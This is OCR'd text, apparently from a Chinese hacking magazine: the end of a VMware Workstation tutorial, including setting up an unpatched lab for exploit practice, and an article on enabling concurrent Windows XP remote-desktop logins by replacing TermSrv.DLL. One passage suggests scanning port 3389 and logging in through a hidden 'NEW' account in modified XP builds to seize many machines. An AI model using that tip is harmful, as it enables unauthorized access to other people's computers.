


图9 本机的ipconfig




图10 在“NAT”方式中虚拟机系统中的TCP/IP设置



图11 在“仅主机”方式中虚拟机系统中的TCP/IP设置




图12 在“仅主机”方式中自定义VMnet1的地址





图13 自定义VMnet1的地址后虚拟机系统中的TCP/IP设置


图14 自动启动时虚拟机中的电源设置

我们可以清楚地看到VMnet1（192.168.242.1）和VMnet8（192.168.147.1）这两个网络连接对应的都是标准的内网地址，这两个网络连接相当于两个虚拟网卡，它有自己的mac地址，并且和主机的mac地址不同，但就物理层而言它们都是通过一个网卡出去的。这样一来，相当于本机上绑定了三个ip。VMWARE为虚拟机构造一个虚拟内网，这个内网的网关为192.168.147.2，而VMnet8（192.168.147.1）相当于一个NAT SWITCH，将192.168.147.*这个ip段内的地址映射到本机的地址上，也就是图8中202.115开头的那个ip。我们先在“虚拟机”栏中选择“设置”选项，然后点击“以太网”选项，选择当前的网络连接方式为“NAT”，然后将虚拟机中的网络连接作如下配置，就可以达到只用本机一个拨号，本机和虚拟机同时上网的目的。如图10所示。

（3）仅主机（私有网络和主机共享）

当我们对虚拟机进行某些测试时，不想外面的主机访问到虚拟机，只能由本机进行访问，我们就可以采用这种网络连接方式。在前面我们说到了VMnet1（192.168.242.1），现在就要派上用场了。VMWARE通过VMnet1构造了另一种形式的内网，这个内网包括了192.168.242.*这个ip段，VMnet1（192.168.242.1）相当于一个路由器，实现了192.168.242.*与本机ip（202.115.*.*）之间的访问。

我们先在“虚拟机”栏中选择“设置”选项，然后点击“以太网”选项，选择当前的网络连接方式为“仅主机”，然后将虚拟机中的网络连接做如下配置，就可以达到只有本机能对虚拟机进行网络访问的目的，如图11所示。

（4）自定义

当虚拟机正在采用NAT或者仅主机方式进行网络连接时，如果我们需要将虚拟机的ip设定为我们要求的ip段，我们可以采用自定义VMnet1和VMnet8地址的方式实现。

比方说我们需要采用“仅主机”的方式访问网络，而且我们需要指定虚拟机的ip为192.168.111.*这个ip段内的，就可以将VMnet1的“INTERNET协议（TCP/IP）属性”做如下配置，如图12所示。

然后将虚拟机中的“INTERNET协议（TCP/IP）属性”配置成下面的数据即可。如图13所示。

4、屏幕记录

我们可以通过“虚拟机”栏中的“抓取屏幕”选项将当前的虚拟机屏幕状态以bmp格式保存到本机的硬盘中。如果想将我们在虚拟机中的屏幕操作完全记录下来，做教学或者资料用，我们就可以通过“虚拟机”栏中的“捕获电影”选项，将我们在捕获期间对虚拟机的屏幕操作以avi格式保存到本机的硬盘中，而且一分钟才600多k，用于制作黑客教学视频是再好不过了。

5、虚拟机开机启动

可能一些网管朋友想将VMWARE作为服务器平台，利用另外的系统提供一些额外的服务。这里就涉及到一个问题，如何将虚拟机系统和本机系统保持行动上的一致，也就是说，本机开，虚拟机也开，本机关虚拟机也关。因为如果每次服务器重启，都需要管理员手动开启虚拟机的话，一来不方便，二来不可靠。关机自不必说，而开机的问题就需要我们来解决了。

我们先在“虚拟机”栏中选择“设置”，然后进入“选项”栏，点击“电源”，在右边的“打开此虚拟机后打开电源”前面打上勾。如图14所示。

确定后再将桌面上的VMWARE的图标放入本机的“c：\documents and settings\administrator\「开始」菜单\程序\启动”这个目录下，如图15所示。每次本机开机后，虚拟机系统就会自动启动了。




图15 自动启动时本机的配




图16 挂起

6、其它小技巧

（1）挂起

平时我们使用虚拟机完毕的时候不需要每次都关闭电源，那样的话下次开虚拟机的时候需要花费大量时间，我们可以点击“挂起”按钮，如图16所示。

这样的话，VMWARE会将系统当前的状态保存下来，下次打开电源的时

候，虚拟机就直接恢复到挂起前的系统状态了，而且速度很快，原理跟windows下面的休眠差不多。

（2）黑客技术实践平台

一些刚入门的小黑客们往往会为一些基础的黑客技术实践平台而发愁，因为真实网络中针对这些技术的漏洞已经罗雀可数，而在本机上构造漏洞来实践的话，无疑是将自己的电脑置于十分危险的境地。VMWARE的出现解决了这些难题，我们可以在虚拟机上安装windows2000server版本的操作系统（没打过任何补丁的），然后安装mssql2000和mysql4.0左右版本的数据库，再通过安装的数据库和windows提供的IIS服务器，配合从网上下载的各种有脚本漏洞的整站程序来开通web服务，我们就可以进行一些基本的cmd命令、ipc$漏洞的利用、缓冲区溢出漏洞的分析与利用、脚本漏洞的分析与利用、一些新软件的测试等操作。有这些知识做基础，相信我们的黑客技术学习会事半功倍。


三、总结

这篇文章是根据我长期使用VMWARE的经验总结出来的，欢迎大家批评指正。如果大家还有不懂的地方或者对VMWARE的一些好的利用方法或技巧，也可以来《黑客手册》论坛与我讨论。

编辑点评：

很系统的一篇VMWARE WORKSTATION教程，从简介到安装再到使用，相信读过本文后菜鸟朋友可以很快对VMWARE上手。虚拟机一直是偶想要使用的东东，可惜一直没有机会。VMWARE在虚拟机中算是妇孺皆知了吧，小编认为虚拟机对于黑客的贡献不仅仅有作者提到的危险调试和各种有风险的实验，更重要的是，它提供给用户一个虚拟的网络，学习网络的朋友可以通过这个虚拟网络学习相关知识和进行各种网络测试，而不用在两台或更多台网络设备之间来回奔波。网络对于黑客的重要性不言而喻，有时候本地测试成功并不代表在网络上同样成功，网络中存在很多不安定和未知因素（很多是实验者未知），而这些正是我们可以通过虚拟机学习到的。希望这篇文章会对愿意使用或者已经在使用VMWARE的朋友带来帮助。VMWARE WORKSTATION在前几期杂志光盘均有收录。

体验Windows XP的多用户登录



从本文中你可以学到：

1、手工实现windowsXP多用户登录的方法

2、使用工具实现多用户登录

佚名

说到系统中的3389端口，人们往往就会联想到“远程桌面”与“终端服务”这两项功能。由于它们都是Windows系统的组件，并且作用都很相似，所以很多人都以为这两项功能其实就是一个功能，只是名称的不同而已。其实“远程桌面”与“终端服务”还是有很多的不同点的，其中最大的区别就是远程桌面最多只允许两个管理员登录的进程，而终端服务则没有限制。今天我就为大家介绍两个方法，让Windows XP的用户能够多用户同时进行登录操作。

一、偷梁换柱

首先准备一份版本较早的XP SP2的beta版，因为微软在SP2还处在编号为2055的测试版时就公开了一个“供多人同时在不同地点登录”的新特性。可是这个新特性在SP2正式版中却取消了。所以我们只需要2055版中用于管理远程登录服务的系统文件TermSrv.DLL，（小编：位于%systemroot%\system32目录下）替换掉当前系统中的TermSrv.DLL文件，即可享受这个全新的特性。




图1 系统属性中设置允许远程连接

1、首先是在Windows XP上安装SP2的正式版。接着在桌面“我的电脑”上点鼠标右键选择“属性”，在弹出的属性设置窗口中找到“远程”标签，然后在远程桌面处的“允许用户远程连接到此计算机”前打勾即可开启远程桌面功能，如图1。

2、在默认状态下，Windows XP SP2系统关闭了允许多用户同时登录的新特性，所以我们需要修改注册表内容来打开这个新特性。打开注册表编辑器，找到HKEY_LOCAL_MARCHINE\System\CurrentControlSet\Control\Terminal Server\Licensing Core分支，新建一个名为EnableConcurrentSessions的DWORD值，将键值设置为“1”，就可以让Windows XP支持两个用户，如图2。

使用此法实现多用户登录时最多只允许两个用户同时登录，并且登录的必须为不同的账号。

3、启动Windows XP到安全模式，把Windows XP里面SP2正式版的所有TermSrv.DLL备份一下，在所有TermSrv.DLL文件出现的位置，用Build 2055版本的TermSrv.DLL文件覆盖。如果用户是多系统，可以启动另一个系统来访问Windows XP系统分区来进行TermSrv.DLL文件的覆盖操作。

4、用正常模式启动Windows XP，如果系统的文件保护功能提示说TermSrv.DLL文件已被修改，询问用户是否要复原，直接选择“否”即可。从此以后，我们就可以多用户同时控制系统了。现在网上有很多版本的XP，其实作者就是通过这个DLL文件进行替换，并添加了名为NEW的账户。因为这样的XP版本使用非常的广，所以只要搜索3389端口，通过这个隐蔽的账户进行




图2 新建注册表键值打开远程登录新特性

连接登录，就可以获得大量的肉鸡了。

二、第三方工具

Winconnect Server XP

我们也可以通过第三方软件来解决XP下的多用户访问远程桌面功能，比如由博软软件开发的WinConnect Server，可以让我们突破限制，让多用户同时进行Windows XP之旅。根据官方说明，只要提供远程登录的计算机硬件配置足够好，使用该软件最多可以同时让21个用户通过“远程桌面”功能连接到这台远程计算机。




图3 显示当前系统信息

1、本地设置

首先在需要实现多用户登录的系统中安装Winconnect Server XP，安装完成后需要重新启动系统。重启系统后软件会出现测试版“只能使用7天，每次连接不能持续超过30分钟”的限制提示，用户注册以后就不会出现这个提示窗口了。在WinConnect Server XP控制台中对主机的属性设置极为简单。首先在左侧的主机列表中选择当前主机，单击“动作”菜单中的“属性”，此时程序会显示出当前主机的服务器信息、服务器设置信息、RDP设置等内容以列表的形式显示出来，如图3。

